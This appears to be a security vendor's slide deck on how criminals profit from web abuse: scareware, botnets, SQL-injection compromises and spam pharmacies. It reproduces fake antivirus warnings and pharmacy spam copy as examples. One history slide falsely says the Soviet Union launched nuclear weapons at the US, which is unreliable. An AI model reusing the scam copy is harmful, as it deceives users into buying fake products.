



# HTTP, Web Browsers and Web 2.0 -- A Criminal's Dream



Present By: Nattaka K.  
IronPort Sales Manager (Thailand)

# Objectives

- Illustrate successful criminals, their methods and profits
- Understand primary methods of criminal revenue generation via web abuse
- Explain fundamental weaknesses in HTTP, web browsers, DNS and web servers that make criminals so successful
- Show real-world examples of malware delivered via SQL injection to highly-trafficked legitimate European websites
- Describe client and gateway web security solutions

# Agenda

- Web Fuels Criminal Profits
- Web 2.0 Abuse
- Understanding the Problem in Five Parts
  1. Social Engineering
  2. What's on that Web Page
  3. Web Browser Ecosystem Vulnerable
  4. Malware Defeats Anti-Virus Signatures
  5. Web Servers Vulnerable
- Solutions

# Internet History

- The history of the internet started in the early 90's or even the 80's
- 1950's has the Korean War
- Soviet Union launching nuclear weapons against US soil / the launch of the Sputnik satellite in 1957
- DARPA (Defense Advanced Research Projects Agency) / in the late 1950's



# Internet History



The World Wide Web was actually created in 1989,  
however the World Wide Web was introduced publicly  
on **August 6, 1991**

# Growth of Internet and Business

## Security (CERT/US-CERT) Stats:

Date	Incidents	Advisories	Vulnerabilities	Tech Alerts
----	-----	-----	-----	-----
1988	6	1		
1989	132	7		
1990	252	12		
1991	406	23		
1992	773	21		
1993	1,334	19		
1994	2,340	15		
1995	2,412	18	171	
1996	2,573	27	345	
1997	2,134	28	311	
1998	3,734	13	262	
1999	9,859	17	417	
2000	21,756	22	774	
2001	52,658	37	2,437	
2002	82,094	37	4,129	
2003	137,529	28	3,784	
2004			3,780	27
2005			5,990	22
2006Q1-3			5,340	31

# Web Fuels Criminal Profits



# Criminal 1: The Amateur



***Jeanson James Ancheta***

- \$60K from Adware on 400K PCs



- Loudcash (now ZangoCash)  
\$0.40 per install

*“Every day 7,500-10,000 ZangoCash affiliates distribute our software to users who are then connected with more than 6,000 MetricsDirect advertisers.”*

# Criminal 2: The Professional



***Sanford Wallace***

Register Of Known Spam Operations



## Smartbot.Net Malware

- Opened *CD-ROM* tray
- *"If your cd-rom drive's open . . . you desperately need to rid your system of spyware pop-ups immediately! Download Spy Wiper now!"*
- Spy Wiper and Spy Deleter sold for \$30

*\$4M FTC judgment*

# DriveCleaner Revenue \$10k per Day



The screenshot shows a Mozilla browser window with the address bar displaying `http://amaena.com/security/?aid=fromhome&id=redir`. The page title is "Security Center" with the subtitle "Help protect your PC". A warning message states: "Attention! Security Center has detected **spyware** on your PC sending private information and documents to remote computer. One of processes (**Win32res.exe**) has just sent this information:". To the left of this message is a red triangle warning icon with a white exclamation mark. To the right is a yellow box containing the following details:

IP address:	
Browser:	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.5) Gecko/20031007
Computer OS:	Windows XP
Full PC control:	Gained
Sent Information:	approximately 17 Megabytes

Below the warning, it says: "Your current security software is unable to stop this kind of **spyware**. To clean up your computer and prevent further possibilities to be infected you need to download one of these security softwares." At the bottom, there is a table of recommended software:

Software name	link	free scan	usability	performance	advanced features	rating	daily update	quality
WinAntiVirusPRO' 2006	<a href="#">Download</a>	yes	easy	10/10	yes	10/10	yes	97%



Also Known as Virtumonde, DriveCleaner

# Criminal Ecosystem

## Malware Development and Distribution





# Modern Botnets Re-born for Web Attacks

- Storm's blended email/web attack created spam bots  
Repurposed for BBC, CNN spam with scareware spyware URL




- Asprox originally password stealing trojan  
Repurposed to find and SQL inject vulnerable web servers  
Malware is scareware spyware




# Example #1: New Scareware Spyware

- Infects via social engineering  
Website tricks user into installing
- Infects via Storm BBC email to infected landing page  
Attempts web-based exploits and social engineering install
- Infects via SQL-injection compromise of legitimate web page  
Visitors to legitimate web page exploited


# Social Engineering Scareware Spyware




## If Infected, Fake Scan Recommends “Removal”




# After scan, takes me to website identifies geo-IP, hides the close button off the screen



# Change the desktop



# Removes Desktop and Screen Saver tabs from control panel



# Antivirus Investigation by Joe Stewart

- Affiliate program run by Bakasoftware, advertised on GlavMed
- Bakasoftware.com entirely in Russian, will not infect Russian-speaking users
- Affiliate earned in 10 days through 154,825 AV XP 08 installations and 2,772 purchases (\$5M/year)

Loader	Сетапы	Покупки	Покупки
37943	19989	667	29853.86
39895	19722	74	5420.64
41687	18619	384	28148.96
38059	16038	249	13908.24
39160	15335	176	9726.17
29968	12076	207	11672.71
13293	6866	129	6920.81
18055	8915	157	7557.25
29642	14802	265	12852.29
50457	22463	464	21055.29
338159	154825	2772	147116.22
Loads	Installs	Purchases	Total

Source: <http://www.secureworks.com/research/threats/rogue-antivirus-part-2/?threat=rogue-antivirus-part-2>



## Example #2: My Canadian Pharmacy/BulkerBiz

**MyCanadianPharmacy**  
WE SHIP WORLDWIDE TO ALL DESTINATIONS!

[ALL PRODUCTS LIST](#) [HOW TO ORDER](#) [ABOUT US](#) [CUSTOMER SERVICE](#) [CONTACT US](#)



# Erection Pack

TIME LIMITED OFFER

10 PILLS + 10 PILLS + FREE SHIPPING  
CIALIS VIAGRA

Try our SPECIAL ERECTION PACK!  
Two best ED medications in one super pack. Lowest price and FREE shipping. Time limited offer - valid till 10th of June only!



**\$129.95 ONLY**

**ORDER NOW**

PRODUCTS LIST  [search](#) [>](#)

[Men's Health](#)

Cialis Soft Tabs *bestseller*

Viagra Professional *bestseller*

Viagra Soft Tabs *bestseller*

Cialis *bestseller*

Generic Viagra *bestseller*

Levitra *bestseller*

Maxaman

### MOST POPULAR PRODUCTS



**Cialis Soft Tabs as low as \$5.78**

Just like regular Cialis but specially formulated, these pills are soft and dissolvable under the tongue. The effect of this is more direct absorption into the bloodstream, rather than through the stomach. Result – a powerful, lasting effect of up to 36 hours.


[more info](#) [order now](#)



# My Canadian Pharmacy Profits

- Estimated at \$100M/year
- Monitored “Zombie Proxy” and counted number of credit card transactions per hour
- Comparables—Christopher Smith (rizler) profits > \$20M
- Confirmed with law enforcement and SpamHaus

## Example #3: Storm/Canadian Pharmacy/Glavmed



# Spam and Phishing Campaigns

- Storm has sent a number of spam campaigns including
  - Phishing financial institutions
  - Mule recruitment spam
  - Pump and Dump stock market manipulation image spam
  - Pump and Dump stock market manipulation MP3 audio spam
  - Pharma spam for Canadian Pharmacy
- The vast majority of Storm spam has been for Canadian Pharmacy



Pharma Boxes

Your cart: **\$0.00** (0 items)[Proceed to Checkout](#) >**Canadian  Pharmacy**

#1 Internet Online Drugstore



## Products list

VIAGRA

For Order more than \$300:  
12 VIAGRA PILLS**FREE**For other Orders:  
4 VIAGRA PILLS★ **Bestsellers**

- Male Enhancement
- Men's Health
- Female Enhancement
- Weight Loss
- Body-Building
- Hypnotherapy
- Sleeping Aid
- [Patches, New!](#)

## Viagra + Cialis

**69<sup>99</sup>\$**10 x Viagra  
100 mg  
10 x Cialis  
20 mg[ORDER NOW](#)

## Penis Growth Pack

**179<sup>95</sup>\$**Penis  
Growth Pills  
1 bottle x 60caps  
Penis Growth Oil  
1 tube x 2oz[ORDER NOW](#)

## Viagra

**97<sup>93</sup>\$**30 pills  
100 mg[ORDER NOW](#)Search by name: [A](#) [B](#) [C](#) [D](#) [E](#) [F](#) [G](#) [H](#) [I](#) [J](#) [K](#) [L](#) [M](#) [N](#) [O](#) [P](#) [Q](#) [R](#) [S](#) [T](#) [U](#) [V](#) [W](#) [X](#) [Y](#) [Z](#)Search: 

## Today's Bestsellers



## Viagra

Our price  
**\$1.43**[More info](#)[Add to cart](#)

## Cialis

